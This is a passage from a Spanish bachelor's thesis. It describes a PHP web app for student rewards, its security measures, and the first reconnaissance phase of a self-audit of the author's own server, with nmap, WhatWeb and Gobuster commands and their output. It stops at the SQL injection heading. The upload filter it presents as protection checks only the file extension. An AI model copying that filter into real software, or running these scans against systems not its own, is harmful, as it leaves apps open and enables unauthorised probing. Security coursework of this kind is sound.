Otro factor de peso importante por el que decantarse por esta configuración para mi servidor es que todas las tecnologías a utilizar son Open-Source y por lo tanto gratuitas. Lo cual es idóneo sabiendo que se trata de un trabajo de fin de grado.

Todas las versiones de las distintas tecnologías corresponden con las versiones más actualizadas disponibles, evitando así la instalación de versiones con vulnerabilidades conocidas. Concretamente como sistema operativo utilizaré un Ubuntu 22.04.2 LTS, para el servidor he instalado la versión Apache 2.4.52 Web Server, para MySQL la versión 8.0.3 y por último la versión de PHP 8.1.2.

Dado que la implementación de la aplicación no es el objetivo principal de este proyecto, para adelantar trabajo y ahorrar tiempo en cuanto a los estilos de la web, utilizaré como base para realizar mi diseño una plantilla CSS gratuita disponible en internet. Al utilizar esta plantilla estaré utilizando algunos frameworks como Bootstrap y JQuery. El enlace a la página de descarga de la plantilla se incluirá en la sección Bibliografía.

En cuanto al posterior análisis de seguridad, simularé las fases de una auditoría profesional probando para cada una de estas fases algunas de las herramientas documentadas en el apartado cinco de este documento.

Para ello utilizaré la distribución de Kali Linux, la cual es una distribución de Linux basada en Debian que se ha desarrollado específicamente para pruebas de penetración y auditoría de seguridad. Es una de las distribuciones más populares y ampliamente utilizadas en el ámbito de la seguridad informática. El motivo principal por el que utilizaré esta distribución es porque la mayoría, si no todas, de las herramientas vistas en capítulos anteriores ya vienen preinstaladas en esta distribución.

Además, dentro de la fase de explotación, si concibe, pondré en práctica lo aprendido en el capítulo anterior de las vulnerabilidades recogidas en el TOP Ten de OWASP.

8. Explicación del sistema desarrollado

En este capítulo se brindará un breve resumen de cómo funciona y como está implementada la seguridad en la aplicación dentro del servidor web desplegado.

Recuerdo que junto con este documento se entregan una colección de anexos complementarios en los cuales recojo muy detalladamente cuestiones referentes a la estimación de costes y planificación del proyecto, especificación y análisis de requisitos, diseño del sistema desarrollado, documentación técnica del sistema y un manual de usuario; e invito a los lectores de esta memoria a revisarlos para poder conocer en mayor profundidad el proceso de implementación y cómo funciona el sistema.

8.1 Funcionalidad de la aplicación

La aplicación desarrollada, llamada USAL COINS, consistirá en una plataforma donde premiar a los estudiantes por subir las tareas publicadas por los profesores, siempre que lo hagan dentro del plazo de entrega. Además, se permitirá la modificación de dichas entregas un número de veces ilimitados dentro de este plazo.



Ilustración 32: Página de inicio de la plataforma

Los profesores, a mayores de publicar tareas, podrán consultar las tareas entregadas por los alumnos, corregirlas y evaluarlas obteniendo, por cada una de ellas, unos puntos denominados UsalCoins. Concretamente obtendrán un total de cinco UsalCoins por tarea evaluada.



Ilustración 33: Apartado para la publicación de tareas

Ilustración 34: Sección para la corrección de tareas

Los alumnos a su vez obtendrán un número de UsalCoins proporcional a la nota obtenida tras la corrección de cada tarea entregada, utilizando la siguiente regla:

Número UsalCoins = nota tarea evaluada * cinco



Ilustración 35: Área de entrega de tareas

Estos UsalCoins se podrán canjear en la tienda de la aplicación a cambio de todo tipo de productos, desde terminales móviles, licencias o videojuegos hasta tickets restaurante en la cafetería de la facultad.

Tras la compra de cualquiera de estos productos el estudiante solo deberá acudir a la conserjería de su facultad para recoger su premio.



Ilustración 36: Página de la tienda

El objetivo principal funcional de esta aplicación es fomentar el estudio y cumplimiento de los plazos estipulados para las entregas por parte de los estudiantes; además del trabajo y la dedicación de los profesores para la corrección de tareas.

8.2 Medidas de seguridad adoptadas durante el desarrollo

8.2.1 Configuración protocolo HTTPS

Debido a que estamos hablando de un servidor web la primera medida a adoptar en términos de seguridad, y probablemente la más importante es la utilización del protocolo HTTPS en lugar del protocolo HTTP.

Para ello lo primero que necesitaremos será la obtención de un certificado SSL/TLS válido. Este certificado es emitido por una autoridad de certificación (CA) confiable y se utiliza para autenticar la identidad del sitio web y establecer una conexión segura. Hay varias opciones disponibles para adquirir un certificado SSL/TLS, incluyendo autoridades de certificación comerciales y proveedores de certificados gratuitos como Let's Encrypt o ZeroSSL.

En mi caso he utilizado un certificado de la entidad de certificación ZeroSSL debido a que tras investigar por internet los certificados de esta autoridad certificadora son compatibles con un mayor número de versiones de navegadores que el proveedor Let's Encrypt.

Ilustración 37: Certificado SSL/TLS expedido por ZeroSSL

Tras la obtención de nuestro certificado, para garantizar que los usuarios accedan al sitio web a través de HTTPS, se debe configurar un redireccionamiento desde HTTP a HTTPS. Esto se puede lograr mediante la configuración adecuada en el servidor web o mediante reglas de redireccionamiento en el archivo .htaccess (en el caso de Apache). El cual asegurará que todas las solicitudes de HTTP sean redirigidas automáticamente a HTTPS.

8.2.2 Creación de un sistema de inicio de sesión

Una vez hemos asegurado nuestra conexión con los clientes, la siguiente medida de seguridad a implementar será un sistema de inicio de sesión que permita la verificación de identidad de los usuarios que intenten acceder a nuestra plataforma.

Este será otro de los aspectos claves en términos de seguridad, debido a que como hemos visto en el apartado anterior, deberá existir un área privada para cada usuario de la plataforma.



Ilustración 38: Página de inicio de sesión

Como medida de seguridad adicional, para la implementación de este sistema de inicio de sesión se han cifrado las contraseñas utilizando las funciones nativas de PHP. De manera que aunque un atacante consiguiese acceder a la base de datos se encontraría con todas las contraseñas cifradas.

```
+----+------------+------------------------------------------------------------+
| Id | User       | Password                                                   |
+----+------------+------------------------------------------------------------+
|  1 | Wiski      | $2y$10$chjFA2gWlDFRXQp7qK4ip.Sz.OK7Xfg8k3k3dj1UUW.FpCbwaHdrq |
|  2 | Alumno 1   | $2y$10$wZg5FBiayI4gOY6YSrKPlOHzUXkr4gA/Y0tBhMV/x8IezvDGet98W |
|  3 | Profesor 1 | $2y$10$UeTBM4Gak25iDoEO5vIMXOFPyr.QiU.sfeB8.ncUhrs4YbeKy5PQK |
```

Ilustración 39: Captura de la tabla usuarios de la DDBB

8.2.3 Validación de identidad durante el registro de nuevos usuarios

Al tratarse de una aplicación desarrollada para alumnos y profesores pertenecientes a la Universidad de Salamanca se considera que todos ellos serán dados de alta en el momento en el que se matriculan o comienzan a trabajar en la propia universidad. Sin embargo, es necesario proveer de un método de registro seguro para situaciones excepcionales.

El método de registro de nuevos usuarios proporcionado por la plataforma incluye una validación de identidad mediante el envío de un SMS al número de teléfono del nuevo usuario. Esta acción solo puede ser realizada por los usuarios administradores cumplimentando un formulario donde introducirán el número de teléfono personal del nuevo usuario y elegirán el rol que tendrá en la plataforma.

Tras esta acción el futuro nuevo usuario recibirá en su bandeja de entrada de SMS un mensaje similar al siguiente.

Ilustración 40: Ejemplo de SMS enviado por la plataforma

Gracias a este código el usuario podrá verificar su identidad y registrarse en la plataforma tras rellenar el siguiente formulario.



Ilustración 41: Formulario de registro con validación de identidad

Mientras el usuario introduce su nueva contraseña se comprobará el grado de seguridad de esta, mostrando un mensaje de aviso que informe al usuario si su contraseña cumple o no con los requisitos mínimos. En caso de que no se deshabilitará el botón de registrase. Dichos requisitos consisten en que la contraseña debe tener más de 8 caracteres y no puede estar contenida en un listado prefijado de contraseñas inseguras.

8.2.4 Filtros en la subida de archivos

Tal y como hemos visto en el apartado anterior de este capítulo la plataforma cuenta con un sistema de subida de archivos. Con la intención de velar por la seguridad e integridad del servidor se he configurado un filtro de subida, de manera que solo sea posible la subida de archivos en formato PDF, JPG o ZIP. Con esta medida se intenta evitar la subida de archivos potencialmente peligrosos como por ejemplo archivos Python o PHP.

```php
$fileExtension = pathinfo($_FILES['archivo']['name'], PATHINFO_EXTENSION);
if ($fileExtension != 'pdf' && $fileExtension != 'zip' && $fileExtension != 'jpg') {
        $_SESSION['tarea_mensaje'] = "¡Vaya! El archivo tiene una extensión no permitida.";
        header("Location: alumno.php");
        exit;

}
```

Ilustración 42: Filtro para evitar extensiones de fichero no deseadas

8.2.5 Configuración permisos de scripts y directorios

Como última medida de seguridad, pero no por ello menos importante, se han modificado el propietario y los permisos de todos los directorios y scripts del servidor. Todo esto con el objetivo de evitar que otros usuarios del sistema que no sean el usuario www-data puedan leer o modificar los ficheros del servidor.

Además, se ha configurado un mecanismo de reporte de usuarios. De manera que cuando un usuario intenta acceder a un área a la que no tiene permiso el sistema le redirigirá a la página de inicio y anotará en la base de datos información sobre este suceso.

```php
// Verificar si el usuario ha iniciado sesión
if (!isset($_SESSION['loggedin']) || $_SESSION['loggedin'] !== true) {
  $_SESSION['error_message'] = '¡Vaya! Parece que no tienes permisos.<br>Este incidente será reportado.';
  $_SESSION['reporte'] = "admin.php";
  include'reportar.php';
  header("Location: login.php");
  exit;
}
```

Ilustración 43: Mecanismo que verifica si un usuario ha iniciado sesión

id	ip_usuario	pais	region	ciudad	fecha	accion
1	213.177.201.26	Spain	Castille and Leon	Valladolid	2023-07-01	admin.php
2	213.177.201.26	Spain	Castille and Leon	Valladolid	2023-07-01	profesor.php
3	213.177.201.26	Spain	Castille and Leon	Valladolid	2023-07-01	alumno.php

Ilustración 44: Contenido de la tabla usuarios_reportados

El objetivo de esta configuración será tener un control de que usuarios están intentando realizar acciones no autorizadas en la plataforma y contemplar la posibilidad de sancionarlos o banearlos completamente del servidor.

9. Auditoría de ciberseguridad

En este capítulo se va a analizar la seguridad del sistema implementado y descrito en el apartado anterior simulando una auditoría de seguridad real. Para ello se utilizarán algunas de las herramientas estudiadas en capítulos anteriores de esta memoria. Con la intención de organizar todo este proceso se van a diferenciar dos fases, la fase de recolección de información y enumeración de servicios y la fase explotación de las posibles vulnerabilidades encontradas.

9.1 Fase de recolección de información y enumeración de servicios

La primera fase en una auditoría de seguridad es el de recolección de información. Esta fase resulta muy importante en este proceso debido a que será la fase que nos permitirá conocer el sistema que vamos a auditar, además de definir los posibles vectores de ataque a utilizar.

Como primer paso se utilizará la herramienta Who.is, la cual nos brindará alguna información del dominio a auditar.



Ilustración 45: Recolección de información con Who.is

Gracias a esta herramienta hemos obtenido la dirección IPv4 asociada al nombre de dominio usalcoins.ddns.net la cual es 170.253.31.102. Además, mediante al registro SOA hemos conocido el proveedor del nombre de dominio, noip.com.

Tras esto el siguiente paso será obtener algo más de información sobre el servidor web que corre en esa dirección IPv4. Para ello se utilizará la herramienta WhatWeb.

```
┌──(wiski㉿wiski)-[~]
└─$ whatweb https://usalcoins.ddns.net
https://usalcoins.ddns.net [200 OK] Apache[2.4.52], Bootstrap, Country[UNITED STATES][US], HTML5, HTTPServer[Ubuntu
Linux][Apache/2.4.52 (Ubuntu)], IP[170.253.31.102], JQuery[1], Modernizr, Script[text/javascript], Title[UsalCoins],
 X-UA-Compatible[IE=edge]
```

Ilustración 46: Recolección de información con WhatWeb

La cual nos permitirá obtener información relativa a la versión del servidor, Apache 2.4.52, el cual corre sobre un sistema operativo Ubuntu.

Para comprobar si el sistema es visible desde nuestra máquina Kali Linux y si tiene habilitada la respuesta a tramas ICMP usaremos de la herramienta Ping. La cual nos muestra como los paquetes son enviados y recibidos correctamente.

```
┌──(wiski㉿wiski)-[~]
└─$ ping usalcoins.ddns.net
PING usalcoins.ddns.net (170.253.31.102) 56(84) bytes of data.
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=1 ttl=55 time=49.5 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=2 ttl=55 time=87.5 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=3 ttl=55 time=86.3 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=4 ttl=55 time=84.7 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=5 ttl=55 time=65.1 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=6 ttl=55 time=59.6 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=7 ttl=55 time=45.9 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=8 ttl=55 time=78.2 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=9 ttl=55 time=52.0 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=10 ttl=55 time=90.5 ms
64 bytes from 170.253.31.102 (170.253.31.102): icmp_seq=11 ttl=55 time=75.0 ms
^C
── usalcoins.ddns.net ping statistics ──
11 packets transmitted, 11 received, 0% packet loss, time 10014ms
rtt min/avg/max/mdev = 45.908/70.394/90.508/15.813 ms
```

Ilustración 47: Ejecución de un ping al UsalCoins

Esto nos indicará que es posible realizar un escaneo de puertos del servidor en cuestión, con el objetivo de encontrar algún servicio oculto que no conozcamos. Primeramente, se realizará un escaneo general utilizando la herramienta NMAP sobre la dirección del servidor.

```
┌──(wiski㉿wiski)-[~]
└─$ nmap 170.253.31.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 01:43 CEST
Nmap scan report for 170.253.31.102
Host is up (0.055s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
80/tcp   closed http
443/tcp  open   https
554/tcp  open   rtsp
1723/tcp open   pptp

Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
```

Ilustración 48: Escaneo de puertos con NMAP I

Los resultados de este escaneo nos muestran un total de cuatro puertos abiertos:

- El puerto **21** en el que corre un servicio **FTP** destinado a la subida de archivos.
- El puerto **443** en el cual está escuchando el servicio de Apache, localizado anteriormente, mediante el protocolo **HTTPS**.
- El puerto **554** en el que corre un servicio **RTSP** (Real-Time Streaming Protocol), el cual es un protocolo de red utilizado para transmitir datos de video y audio en tiempo real.
- El puerto **1723** en el que corre un servicio **PPTP** (Point-to-Point Tunneling Protocol) que es un protocolo de red utilizado para establecer conexiones privadas virtuales (VPN) entre redes privadas a través de Internet.

Como siguiente paso se realizará un escaneo algo más agresivo con añadiéndole opciones al comando de NMAP.

En concreto se han añadido las opciones -sC y -sV las cuales se utilizan para:

- **-sC** ejecutar scripts predeterminados con el objetivo de detectar vulnerabilidades.
- **-sV** obtener información referente a las versiones de los distintos servicios.

```
┌──(wiski㉿wiski)-[~]
└─$ nmap -sC -sV 170.253.31.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 01:54 CEST
Stats: 0:03:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 90.62% done; ETC: 01:58 (0:00:03 remaining)
Nmap scan report for 170.253.31.102
Host is up (0.060s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE  VERSION
21/tcp   open   ftp?
80/tcp   closed http
443/tcp  open   ssl/http Apache httpd 2.4.52 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.52 (Ubuntu)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=usalcoins.ddns.net
| Subject Alternative Name: DNS:usalcoins.ddns.net
| Not valid before: 2023-06-25T00:00:00
|_Not valid after:  2023-09-23T23:59:59
|_http-title: UsalCoins
554/tcp  open   rtsp?
1723/tcp open   pptp?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 251.35 seconds
```

Ilustración 49: Escaneo de puertos con NMAP II

Tras investigar al respecto, he podido deducir que el motivo por el cual este escaneo no arrojó más información para los servicios FTP, RTSP y PPTSP es porque se trata de servicios de asistencia remota, utilizados por el proveedor de internet de mi red local. Esto quiere decir que estos servicios se encuentran protegidos y solo pueden ser accedidos desde una dirección IPv4 predefinida.

Por último, se realizará un descubrimiento de subdirectorios mediante un ataque de fuerza bruta por diccionario. Para ello se utilizará la herramienta Gobuster y un diccionario de directorios incluido en la propia distribución de Kali Linux.

```
┌──(wiski㉿wiski)-[~]
└─$ gobuster dir -u https://usalcoins.ddns.net -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://usalcoins.ddns.net
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/01 02:06:38 Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 324] [--> https://usalcoins.ddns.net/img/]
/css                 (Status: 301) [Size: 324] [--> https://usalcoins.ddns.net/css/]
/js                  (Status: 301) [Size: 323] [--> https://usalcoins.ddns.net/js/]
/javascript          (Status: 301) [Size: 331] [--> https://usalcoins.ddns.net/javascript/]
/vendor              (Status: 301) [Size: 327] [--> https://usalcoins.ddns.net/vendor/]

/server-status       (Status: 403) [Size: 284]

===============================================================
2023/07/01 02:28:01 Finished
===============================================================
```

Ilustración 50: Descubrimiento de subdirectorios con Gobuster

Tras un largo periodo de espera el ataque finalizó correctamente encontrando un total de cinco directorios llamados img, css, js, javascript y vendor.

Se trata de directorios utilizados por la plantilla de estilo descargada y utilizada como base para la implementación de la web. Son directorios de nombres muy comunes donde se guardan los ficheros CSS que aplican estilo a la plataforma, el código JavaScript que ejecuta las animaciones o las imágenes que se muestran en las diferentes páginas del servidor. Desde el navegador, solo podemos visualizarlos, pero no modificarlos o sustituirlos por lo que de momento no son de demasiada utilidad.

9.2 Fase de explotación de vulnerabilidades

Se trata de la fase más complicada en el proceso de auditoría de cualquier sistema. El objetivo de esta fase es encontrar y explotar todas las vulnerabilidades posibles, en caso de que existan, con el objetivo de comprometer el sistema.

Para la realización de esta fase se han comprobado todos los tipos de vulnerabilidades recogidas en el listado TOP Ten de OWASP explicado anteriormente. Consiguiendo encontrar y explotar dos tipos diferentes de vulnerabilidades.

9.2.1 SQL Injection

